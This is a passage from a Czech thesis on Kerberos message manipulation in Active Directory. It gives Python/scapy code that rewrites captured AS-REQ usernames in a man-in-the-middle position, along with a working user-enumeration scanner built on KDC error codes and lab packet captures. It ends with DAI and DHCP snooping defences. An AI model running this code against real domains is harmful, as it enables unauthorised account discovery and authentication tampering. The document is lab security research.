Předposledním krokem a tím nejnáročnějším krokem je samotná rekonstrukce zprávy. Při rekonstrukci bylo nutné, aby obecná struktura zprávy byla dle specifikace a ideálně vypadala jako původní zpráva. Na tento krok jsem využil metodu wrpcap knihovny scapy, která dokáže rekonstruovanou zprávu vypsát do formátu pcap, který je možné otevřít v programu wireshark. Pokud zpráva nebude rozpoznatelná, nebude moci wireshark tyto data zpracovat nebo upozorní, že packet je malformovaný. Samotná rekonstrukce vypadá následujícím způsobem:

```
1 #edit the message will auth as auth_as  
2 new_len = len(auth_as) - string_lenght  
3 #what is this magic??  
4 tmp_holder = raw_data[7] + new_len  
5 raw_data = raw_data[:7] + tmp_holder.to_bytes(1, byteorder='big') +  
    raw_data[8:]  
6 tmp_holder = raw_data[11] + new_len  
7 raw_data = raw_data[:11] + tmp_holder.to_bytes(1, byteorder='big') +  
    raw_data[12:]  
8 tmp_holder = raw_data[req_body_offset+3] + new_len  
9 raw_data = raw_data[:req_body_offset+3] + tmp_holder.to_bytes(1,  
    byteorder='big') + raw_data[req_body_offset+4:]  
10 tmp_holder = raw_data[req_body_header+3] + new_len  
11 raw_data = raw_data[:req_body_header+3] + tmp_holder.to_bytes(1,  
    byteorder='big') + raw_data[req_body_header+4:]  
12 tmp_holder = raw_data[cname_offset+2] + new_len  
13 raw_data = raw_data[:cname_offset+2] + tmp_holder.to_bytes(1,  
    byteorder='big') + raw_data[cname_offset+3:]  
14 tmp_holder = raw_data[cname_offset+4] + new_len  
15 raw_data = raw_data[:cname_offset+4] + tmp_holder.to_bytes(1,  
    byteorder='big') + raw_data[cname_offset+5:]
```

```

16 tmp_holder = raw_data[cname_offset+11] + new_len
17 raw_data = raw_data[:cname_offset+11] + tmp_holder.to_bytes(1,
    bytearray='big') + raw_data[cname_offset+12:]
18 tmp_holder = raw_data[cname_offset+13] + new_len
19 raw_data = raw_data[:cname_offset+13] + tmp_holder.to_bytes(1,
    bytearray='big') + raw_data[cname_offset+14:]
20 raw_data = raw_data[:string_lenght_offset] + len(auth_as).to_bytes(1,
    bytearray='big') + raw_data[string_lenght_offset+1:]
21 raw_data = raw_data[:string_lenght_offset + 1] + auth_as.encode('ascii
    ') + raw_data[string_lenght_offset + string_lenght + 1:]
22 new_data_lenght = len(raw_data) - 4
23 raw_data = struct.pack('!I', new_data_lenght) + raw_data[4:]

```

Výpis 6.3.7 Rekonstrukce zprávy s modifikovaným uživatelským jménem

Jako v interpretaci bylo nutné změnit specifické bajty ve zprávě, a to především v identifikačních polích, record lenght a délky stringu. Všechny relevantní bajty jsou vyznačené na následujícím obrázku. Na obrázku je extra vyznačené pole pro typ jména. Ten může být také relevantní, pokud místo uživatele chci podhodit jméno služby, tam stačí změnit bajt na této pozici.

```

04 02 c1 0f 00 00 00 00 00 d0 6a 81 cd 30 81 ca
a1 03 02 01 05 a2 03 02 01 0a a3 15 30 13 30 11
a1 04 02 02 00 80 a2 09 04 07 30 05 a0 03 01 01
ff a4 81 a6 30 81 a3 a0 07 03 05 00 40 81 00 10
a1 11 30 0f a0 03 02 01 01 a1 08 30 06 1b 04 75
73 65 72 a2 06 1b 04 54 45 53 54 a3 19 30 17 a0

```

Obrázek 6.3.7 Interpretované bajty, které je nutno změnit pro úspěšnou rekonstrukci
(Červeně vyznačené jméno uživatele se může měnit podle odchycené zprávy)

- Červená - pole RecordLenght,
- Žlutá - bajty délek, které je nutné změnit,
- Zelená - hlavička pole CNAME (nemění se),
- Fialová - typ jména (nemění se),
- Modrá - bajty uživatelského jména.

Posledním krokem je nahradit původní payload modifikovaným a následně poslat zprávu na server. V tomto kroku je nutné přebrat originální hodnoty z původních hlaviček síťové a transportní vrstvy, aby se odpověď na zprávu zaslala zpátky na klienta, který se pokouší autentifikovat. Výsledkem je modifikovaná zpráva, která je zaslána na server. Pro demonstraci se budu na klientovi autentifikovat jakýmkoliv řetězcem, a přitom zadám heslo pro účet administrátora. Následně na straně útočníka změním autentifikační jméno na administrator.

Výsledkem je následující konverzace:

192.168.56.152	192.168.56.124	KRB5	277 AS-REQ
192.168.56.124	192.168.56.152	KRB5	230 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.56.152	192.168.56.124	KRB5	357 AS-REQ
192.168.56.124	192.168.56.152	KRB5	197 KRB Error: KRB5KDC_ERR_PREAUTH_FAILED
192.168.56.152	192.168.56.124	KRB5	277 AS-REQ
192.168.56.124	192.168.56.152	KRB5	230 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.56.152	192.168.56.124	KRB5	357 AS-REQ
192.168.56.124	192.168.56.152	KRB5	1605 AS-REP
192.168.56.152	192.168.56.124	KRB5	1521 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	1593 TGS-REP
192.168.56.152	192.168.56.124	KRB5	1687 TGS-REQ
192.168.56.124	192.168.56.152	KRB5	1701 TGS-REP

Obrázek 6.3.8 Konverzace mezi klientem a serverem AD

Frame 129: 277 bytes on wire (2216 bits), 277 bytes captured on interface 0: Ethernet II, Src: PcsCompu_66:4f:96 (08:00:27:66:4f:96), Dst: 192.168.56.124, Internet Protocol Version 4, Src: 192.168.56.152, Dst: 192.168.56.124, Transmission Control Protocol, Src Port: 58758, Dst Port: 88, Kerberos

Record Mark: 219 bytes

- as-req
 - pvno: 5
 - msg-type: krb-as-req (10)
 - padata: 1 item
 - req-body
 - Padding: 0
 - kdc-options: 40810010
 - cname
 - name-type: kRB5-NT-PRINCIPAL (1)
 - cname-string: 1 item
 - CNameString: qwjrloqjwrloqjw
 - realm: TEST
 - sname
 - name-type: kRB5-NT-SRV-INST (2)

Byte 229: ENCTYPE (kerberos.ENCTYPE)

Packets: 1044 · Displayed: 26 (2.5%) · Profile: Default

Obrázek 6.3.9 Autentifikační zpráva klienta

129	26.635322002	192.168.56.152	192.168.56.124	KRB5	277 AS-REQ
132	26.665370428	192.168.56.124	192.168.56.152	KRB5	230 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
143	26.707724442	192.168.56.152	192.168.56.124	KRB5	357 AS-REQ
146	26.728795391	192.168.56.124	192.168.56.152	KRB5	1605 AS-REP
162	26.746041482	192.168.56.152	192.168.56.124	KRB5	1521 TGS-REQ
168	26.747213188	192.168.56.124	192.168.56.152	KRB5	1593 TGS-REP
226	26.825190187	192.168.56.152	192.168.56.124	KRB5	1687 TGS-REQ
232	26.826737629	192.168.56.124	192.168.56.152	KRB5	1701 TGS-REP
238	26.827780790	192.168.56.152	192.168.56.124	DCERPC	2002 Alter_context: call_id: 4, Fragment: Single,
248	26.828838845	192.168.56.124	192.168.56.152	DCERPC	310 Alter_context_resp: call_id: 4, Fragment: Single,
250	26.829314726	192.168.56.152	192.168.56.124	DCERPC	274 Alter_context: call_id: 4, Fragment: Single,
312	27.167773134	192.168.56.152	192.168.56.124	LDAP	1855 bindRequest(36) "<ROOT>" sasl
317	27.168812449	192.168.56.124	192.168.56.152	LDAP	264 bindResponse(36) success
335	27.307798193	192.168.56.152	192.168.56.124	LDAP	1937 bindRequest(40) "<ROOT>" sasl
340	27.309087590	192.168.56.124	192.168.56.152	LDAP	264 bindResponse(40) success

Frame 146:	1605 bytes on wire (12840 bits), 1605 bytes captured	0000	08 00 27 9d 5c e7 08 00 27 6b e3 75 08 00 45 00	...
Ethernet II, Src: PcsCompu_6b:e3:75 (08:00:27:6b:e3:75), Dst: P		0010	06 37 11 12 40 00 80 06 f1 49 c0 a8 38 7c c0 a8	...
Internet Protocol Version 4, Src: 192.168.56.124, Dst: 192.168.		0020	38 98 00 58 e5 87 19 04 5f 36 82 19 3d bb 50 18	...
Transmission Control Protocol, Src Port: 88, Dst Port: 58759, S		0030	01 00 f8 8e 00 00 00 00 06 0b 6b 82 06 07 30 82	...
Kerberos		0040	06 03 a0 03 02 01 05 a1 03 02 01 0b a2 2e 30 2c	...
Record Mark: 1547 bytes		0050	30 2a a1 03 02 01 13 a2 23 04 21 30 1f 30 1d a0	...
as-rep		0060	03 02 01 12 a1 16 1b 14 54 45 53 54 2e 43 5a 41	...
pvno: 5		0070	64 6d 69 6e 69 73 74 72 61 74 6f 72 a3 09 1b 07	...
msg-type: krb-as-rep (11)		0080	54 45 53 54 2e 43 5a a4 1a 30 18 a0 03 02 01 01	...
padata: 1 item		0090	a1 11 30 0f 1b 0d 41 64 6d 69 6e 69 73 74 72 61	...
crealm: TEST.CZ		00a0	74 6f 72 a5 82 04 49 61 82 04 45 30 82 04 41 a0	...
cname		00b0	03 02 01 05 a1 09 1b 07 54 45 53 54 2e 43 5a a2	...
name-type: kRB5-NT-PRINCIPAL (1)		00c0	1c 30 1a a0 03 02 01 02 a1 13 30 11 1b 06 6b 72	...
cname-string: 1 item		00d0	62 74 67 74 1b 07 54 45 53 54 2e 43 5a a3 82 04	...
CNameString: Administrator		00e0	0f 30 82 04 0b a0 03 02 01 12 a1 03 02 01 02 a2	...
ticket		00f0	82 03 fd 04 82 03 f9 47 2c d0 04 ff 59 0a 5a 02	...
enc-part		0100	34 9f 98 bc e9 47 96 e9 19 34 b2 06 51 85 1f d1	...
		0110	bd 88 17 6e 78 44 54 d0 1a 8b 09 2f 93 07 02 08	...
		0120	ac ea 17 9c 44 02 58 d5 21 c2 b8 20 ca e3 45 0f	...
		0130	5c c6 0c f6 86 b7 75 94 97 04 19 08 5b 85 47 d1	...
		0140	d7 42 44 8b 3a fc 80 7e 81 50 5c 60 fb ac 11 c7	...

Obrázek 6.3.10 Odpověď na podhozenou zprávu od serveru

Jak je viditelné, tak server odpověděl. Toto chování se dalo předpokládat, jelikož autentifikační zprávy nemají žádné ověření integrity. Ovšem na straně klienta je pozoruhodné, že systém absolutně ignoruje fakt, že server mu poslal ticket pro jiný účet, než který požadoval. To ovšem platí pouze za předpokladu, že uživatel zadá správné heslo pro účet, který je podhazen.

6.4 Skenování pomocí Kerberos protokolu

V návaznosti na zjištění, že server odpovídá na podhozené zprávy, mě přivedlo na nápad udělat scanner na uživatelské účty. Jedná se o jednoduchý koncept, který využívá autentifikačních zpráv pro zjištění, jestli uživatel existuje nebo nikoliv.

Tento koncept spočívá v následujícím mechanismu. Při autentifikaci nejprve klient naváže spojení se serverem pomocí TCP handshaku. Po jeho dokončení uživatel zašle **AS_REQ** na server s tím, že se chce autentifikovat vůči serveru AD. Z pohledu serveru můžou nastat následující situace:

- Server nerozpozná uživatelské jméno nebo nemá jméno v databázi.
- Server uživatelské jméno rozpozná, ale potřebuje po uživateli předautentifikační data.
- Server uživatelské jméno rozpozná, ale uživatelský účet je vypnut.

- Server uživatelské jméno rozpozná a nepotřebuje další data.

Pokud není uživatelské jméno rozpoznáno, tak server odpoví zprávou **KRB_ERROR** s kódem **KDC_ERR_C_PRINCIPAL_UNKNOWN**. To znamená, že uživatel s tímto uživatelským jménem nemá v této doméně účet. Pokud je ovšem jméno rozpoznáno, tak server může odpovědět třemi způsoby. Pokud server požaduje předautentifikační data tak server odpoví zprávou **KRB_ERROR** s kódem **KDC_ERR_PREAUTH_REQUIRED**. V tuto chvíli je jasné, že server uživatele zná a požaduje dodatečná data. Pokud je daný uživatelský účet vypnutý, tak server znovu použije zprávu **KRB_ERROR** ovšem s kódem **KDC_ERR_CLIENT_REVOKED**. To znamená, že účet je již nepoužitelný. Ovšem informace je útočnickovy užitečná, jelikož pokud byl tento uživatel někde přihlášen, tak je možné se na tohoto klienta pomocí jeho účtu přihlásit. Pokud má uživatel vypnutou předautentifikaci tak server odpoví server pomocí **AS_REP**. V tomto případě uživatel také existuje a také máme z odpovědi dostupný zašifrovaný ticket, který mu server vystavil.

6.4.1 Implementace skenování

Jak jsem již zmínil, tak koncept skenování je založeno na skenování pomocí autentifikačních zpráv **AS_REQ**. K tomu, abych mohl takovou zprávu sestrojít, je nutné sestrojít takovouto zprávu tak, aby ji mohl server rozpoznat a přečíst. Pomocí knihovny scapy je možné jednoduše sestrojít zprávu až po transportní vrstvu, ovšem není možnost si vytvořit data protokolu Kerberos. Proto bylo nutné nejprve adaptovat manipulační nástroj, který je nazván Kerb-Capture.py. Tento nástroj využívá implementaci manipulace a MiTM útoku, ovšem pouze zachovává data aplikační vrstvy. Ty následně ukládá do souborů v aktuálním adresáři.

```
1 def capture_message(packet):
2     ip_packet = scapy.IP(packet.get_payload())
3     ip_src = ip_packet[scapy.IP].src
4     ip_dst = ip_packet[scapy.IP].dst
5     if ip_src == sys.argv[1]: # any traffic from the server doesn't
6         # need to be inspected or modified
7         packet.accept()
8         return
9     if ip_packet.haslayer(scapy.Raw) and ip_packet.haslayer(scapy.TCP)
10    and ip_src == sys.argv[2]:
11        raw_data = ip_packet[scapy.Raw].load
12        check, msg_t = is_kerberos(raw_data)
13        if check:#don't care since i only need the message
14            if msg_t == 2:
15                print("capturing non auth message")
16                file = open(f"captured_message","wb")
17                file.write(raw_data)
18                file.close()
19            if msg_t == 1:
20                print("capturing auth message")
21                file = open(f"captured_message_auth","wb")
```

```

20         file.write(raw_data)
21         file.close()
22     else:
23         print(f"Message type {msg_t}")
24         packet.accept()
25         return
26     else: #anything that isn't a kerberos message gets passed
27         packet.accept()
28         return
29     else:
30         packet.accept()
31         return
32     return

```

Výpis 6.4.1 Implementace adaptovaného nástroje pro sběr Kerberos zpráv

Následně tato data využiji ve skenovacím nástroji k tomu, abych se mohl autentifikovat serveru. Ten je realizován pomocí KerbScanList.py, který vyžaduje následující parametry:

- Zdrojovou IP adresu - adresu klienta ze kterého je scanner spuštěn
- Cílovou IP adresu - adresu AD serveru nebo KDC
- Kerberos data - raw data, které byly vyexportované z nástroje KerbCapture.py
- Wordlist - seznam uživatelských jsem, které mají být vyzkoušeny

Nástroj nejprve zpracuje wordlist do seznamu a přidá pravidlo do iptables, které zabraňuje tomu, aby operační systém neukončoval nově navázané spojení pomocí scapy. [14] Následně načte data Kerberos zprávy, které jsou nutné k tomu, aby mu server vrátil odpověď. Následně nástroj iteruje skrze všechna uživatelská jména v seznamu a pro každé se pokusí serveru ověřit.

```

1 with open(wordlist) as file:
2     payloads = [line.rstrip() for line in file]
3
4 # Need to block RST packets before OS terminates the connection first
5 # https://stackoverflow.com/questions/9058052/unwanted-rst-tcp-
6 # packet-with-scapy
7 os.system(f"iptables -A OUTPUT -p tcp --tcp-flags RST RST -s {src_ip}
8           -j DROP")
9
10 f = open(kerb_data, "rb")
11 raw_data = f.read()

```

Výpis 6.4.2 Načítání Kerberos dat, zavádění pravidla do iptables a zpracování wordlistu

Pro úspěšné ověření je nejprve nutné navázat TCP spojení se serverem, kde na začátku se vybere náhodný port, ze kterého bude zpráva vysílána. Následně pomocí knihovny Scapy realizují standardní three way handshake. Ten je realizovaný pomocí funkce sr1, která odešle zprávu a následně čeká, dokud nedostane od serveru odpověď. Pokud ano, tak nástroj dokončí spojení pomocí zaslání TCP packetu s vlajkou ACK.

```

1 for payload in payloads:
2     # Establish TCP handshake with DC
3     sport = random.randint(1024,65535)
4     ip = scapy.IP(src=src_ip, dst=dst_ip)
5
6     # SYN Packet
7     SYN = scapy.TCP(sport=sport, dport=88, flags='S', seq=random.
8         randint(1000, 9999))
9     synack = scapy.srl(ip/SYN, timeout=3, verbose=False) # Sending
10    while waiting for response
11
12    if not synack or not synack.haslayer(scapy.TCP) or synack[scapy.
13        TCP].flags != 0x12:
14        print("No SYN-ACK received. Retrying...")
15        continue
16
17    seq_num = synack.ack # Need to keep the sequence and ack numbers
18    to ensure consistency of the message flow
19    ack_seq = synack.seq + 1
20
21    # Complete the handshake ACK
22    ACK = scapy.TCP(sport=sport, dport=88, flags='A', seq=seq_num, ack
23        =ack_seq)
24    scapy.send(ip/ACK, verbose=False)

```

Výpis 6.4.3 Implementace TCP three way handshaku

Následně si předpřipraví modifikovanou zprávu pomocí interpretace Kerberos dat popsané v sekci implementace manipulace. Následně pomocí Scapy sestrojí kompletní zprávu s modifikovanými daty a odešle ji na server. V tomto případě není možné použít metodu `srl`, jelikož ta neuchovává žádná aplikační data. Tudíž jako alternativu nástroj pomocí metody `sniff` po časovém zpoždění naslouchá na příchozí komunikaci. Ta je filtrována pomocí pravidel tak, aby obsahovala pouze odpověď serveru.

```

1 # Preparing KERB data with desired username
2 data = prep_payload(raw_data, payload)
3 # Sending payload
4 payload_packet = ip / scapy.TCP(sport=sport, dport=88, flags='PA',
5     seq=seq_num, ack=ack_seq) / scapy.Raw(load=data)
6 scapy.send(payload_packet, verbose=False)
7 time.sleep(0.5)
8 server_response = scapy.sniff(filter=f"tcp and src {dst_ip} and
9     dst {src_ip} and port 88", count=1, timeout=3)[0]

```

Výpis 6.4.4 Odeslání autentifikační zprávy a naslouchání

Z odpovědi serveru se nejprve podívá, jestli existuje a jestli obsahuje TCP hlavičku. Pokud ano, extrahuje aplikační data a podívá se, jestli jsou to Kerberos Data. To je zajištěno rozpoznáním identifikační hlavičky pomocí funkce `is_kerberos`, kde je nutné se podívat na pátý a šestý bajt. Pokud se na těchto pozicích nachází **0x6b 0x82** jedná se o zprávu **AS_REP**. Pokud se na pátém bajtu nachází **0x7e** jedná se o zprávu **KRB_ERROR**. Následně funkce vrátí identifikační čísla dle typu rozpoznané zprávy.

```

1 def is_kerberos(raw_data): # Function which tests if this message is a
    keberos AS message
2     if len(raw_data) < 9:
3         return False, 0 # Not enough data to be a Kerberos message
4
5     if raw_data[0:2] != b'\x00\x00':
6         return False, 0 # Usually not a Kerberos message
7
8     if raw_data[4] == 107 and raw_data[5] == 130: # Yes i have to do
        it this way since the interpretation of bytes is messed up copared
        to capturing raw message
9         return True, 1 # AS-REP
10    elif raw_data[4] == 126:
11        return True, 2 # KERB_ERROR
12    else:
13        return False, 0

```

Výpis 6.4.5 Identifikační funkce is_kerberos

Pokud server odpoví pomocí **AS_REQ** nemusím zprávu dále zpracovávat, jelikož uživatel byl jednoznačně rozpoznán. Pokud server odpoví pomocí **KRB_ERROR** je nutné zpracovat data a dostat se k poli error code. Dle hodnoty v tomto poli je zpráva hodnota překládána pomocí slovníku na chybové hlášení. Následně vypíše, zdali uživatel existuje, či nikoli dle popisu v předchozí sekci.

```

1 if server_response and server_response.haslayer(scapy.TCP):
2     server_response = server_response.getlayer(scapy.TCP)
3     server_raw_data = bytes(server_response.payload)
4     is_krb, msg_type = is_kerberos(server_raw_data)
5     if is_krb:
6         if msg_type == 1: # This means this user has preauth disabled
7             print(f"KDC responded with AS-REQ for {payload}. This user
            exists and doesn't require authentication")
8         if msg_type == 2:
9             record_lenght = get_record_lenght(server_raw_data[:4])
10            pvno_offset = 4 + 4 + 4 + 1
11            krb_msg_type_offset = pvno_offset + var_header
12            stime_len_offset = krb_msg_type_offset + var_header
13            skip_bytes = server_raw_data[stime_len_offset] # Skipping
            unimportant fields
14            susec_len_offset = stime_len_offset + skip_bytes +
            var_header
15            skip_bytes = server_raw_data[susec_len_offset]
16            error_code_len_offset = susec_len_offset + skip_bytes +
            var_header
17            error_code_offset = error_code_len_offset + 1
18            error_code = server_raw_data[error_code_offset]
19            error_code_msg = krb_error_codes.get(server_raw_data[
            error_code_offset], "Unknown")
20            if error_code == 6: # This means user doesnt exist in AD
                database
21                print(f"KDC responded with {error_code_msg} for user {
                payload}. This doesn't user exists")
22                elif error_code == 25: # User exists but requires
                    preauthentication
23                    print(f"KDC responded with {error_code_msg} for user {
                    payload}. This user exists and requires pre-authentication")
24                    elif error_code == 18: # User exists but was disabled due
                        to whatever the organization decided
25                        print(f"KDC responded with {error_code_msg} for user {
                        payload}. This user exists but has been disabled")
26                    else: # Any other case user doesnt exist
27                        print(f"KDC responded with {error_code_msg}. This
                        response is unusual")

```

Výpis 6.4.6 Implementace adaptovaného nástroje pro sběr Kerberos zpráv


Následně se ukončí TCP spojení a pokračuje se další iterací do doby, než se projdou všechna jména ve wordlistu. Tímto způsobem může útočník jednoduše získat informaci o tom, jací uživatelé se v doméně nacházejí a případně v jakém stavu je jejich účet.

6.5 Obrana proti manipulacím

Primárním vektorem útoku využívaným k těmto typům manipulací je samotná síť, ke které má útočník přístup. Právě skrze ni je schopen zachytávat a modifikovat komunikaci mezi klientem a serverem Active Directory (AD), a tím záměrně podvrhovat upravené zprávy. Cílem těchto zásahů je vyvolat nestandardní chování komunikačních protokolů a získat citlivé informace.

V předchozích částech práce byly popsány konkrétní příklady takových manipulací a analyzován jejich dopad na bezpečnost sítě. Tato kapitola se soustředí na návrh obranných opatření, jejichž cílem je zabránit útočníkovi v přístupu do sítě a eliminovat možnosti manipulace s paketovou komunikací.


Navrhovaná opatření budou ověřena v rámci simulovaného prostředí v emulátoru GNS3, kde byla vytvořena testovací síťová infrastruktura odpovídající reálným podmínkám.



Obrázek 6.5.1 Testovací infrastruktura

6.5.1 Opatření proti manipulaci AD podhozenou Kerberos zprávou

Moje demonstrativní řešení je primárně zaměřeno na modifikaci Kerberos zpráv. V originální podobě by jeho funkcionality nebyla možná bez MiTM útoku. Jeho principem je manipulovat ARP tabulku obětí tak, aby klient zasílal svoji komunikaci přes útočníka. Taková tabulka by vypadala následovně:



```
C:\Users\Administrator>arp -a
```

Interface: 192.168.56.152 --- 0xb	Internet Address	Physical Address	Type
	192.168.56.1	0a-00-27-00-00-05	dynamic
	192.168.56.124	08-00-27-81-7d-c0	dynamic
	192.168.56.151	08-00-27-81-7d-c0	dynamic
	192.168.56.255	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static

Obrázek 6.5.2 Infikovaná ARP tabulka

Aby bylo možné zabránit realizaci popsaného typu útoku, je nezbytné implementovat dvojici detekčních a ochranných síťových mechanismů. Prvním z nich je Dynamic ARP Inspection (DAI), jehož úkolem je zachytávat a verifikovat veškeré ARP zprávy. Každá přijatá zpráva je porovnávána s tabulkou legitimních vazeb mezi IP a MAC adresami (tzv. binding table). Pokud ARP zpráva pochází od zařízení, které není v této tabulce uvedeno, je automaticky zahozena.[16] Tabulka spojení může být konfigurována staticky, čímž se předejde jakémukoli dynamickému ověřování, nebo může být plněna automaticky pomocí dalšího nástroje – DHCP snooping. DHCP snooping monitoruje komunikaci mezi DHCP klienty a DHCP servery a zajišťuje, že pouze důvěryhodné DHCP zprávy jsou akceptovány. Zároveň vytváří dynamickou tabulku spojení, která eviduje přidělené IP adresy klientům spolu s jejich MAC adresami a porty připojení. Tato tabulka pak slouží jako referenční zdroj pro DAI při ověřování pravosti ARP zpráv.[5] Oba mechanismy – DAI i DHCP snooping – tedy společně tvoří funkční celek, který významně zvyšuje bezpečnost sítě vůči ARP spoofingovým útokům, typickým pro MITM scénáře. Následující obrázky zachycují příkladovou konfiguraci uvedených funkcí v rámci testovací infrastruktury.

```
ip arp inspection vlan 1,10,20,99
ip arp inspection validate src-mac
!
!
!
ip dhcp snooping vlan 1,10,20,99
no ip dhcp snooping information option
ip dhcp snooping
```

Obrázek 6.5.3 Zapnutí DAI a DHCP snooping


```
ip arp inspection trust
media-type rj45
negotiation auto
ip dhcp snooping trust
```

Obrázek 6.5.4 Nastavení pro důvěryhodný interface

S touto konfigurací je možné kompletně zamezit tomuto útoku a zároveň s pomocí logování je možné vytrasovat, na jakém portu se incident stal. Tuto schopnost demonstřují na následujících obrázcích:

```
errdisable recovery cause arp-inspection
errdisable recovery interval 30
```

Obrázek 6.5.5 Nastavení zotavení z chybového stavu



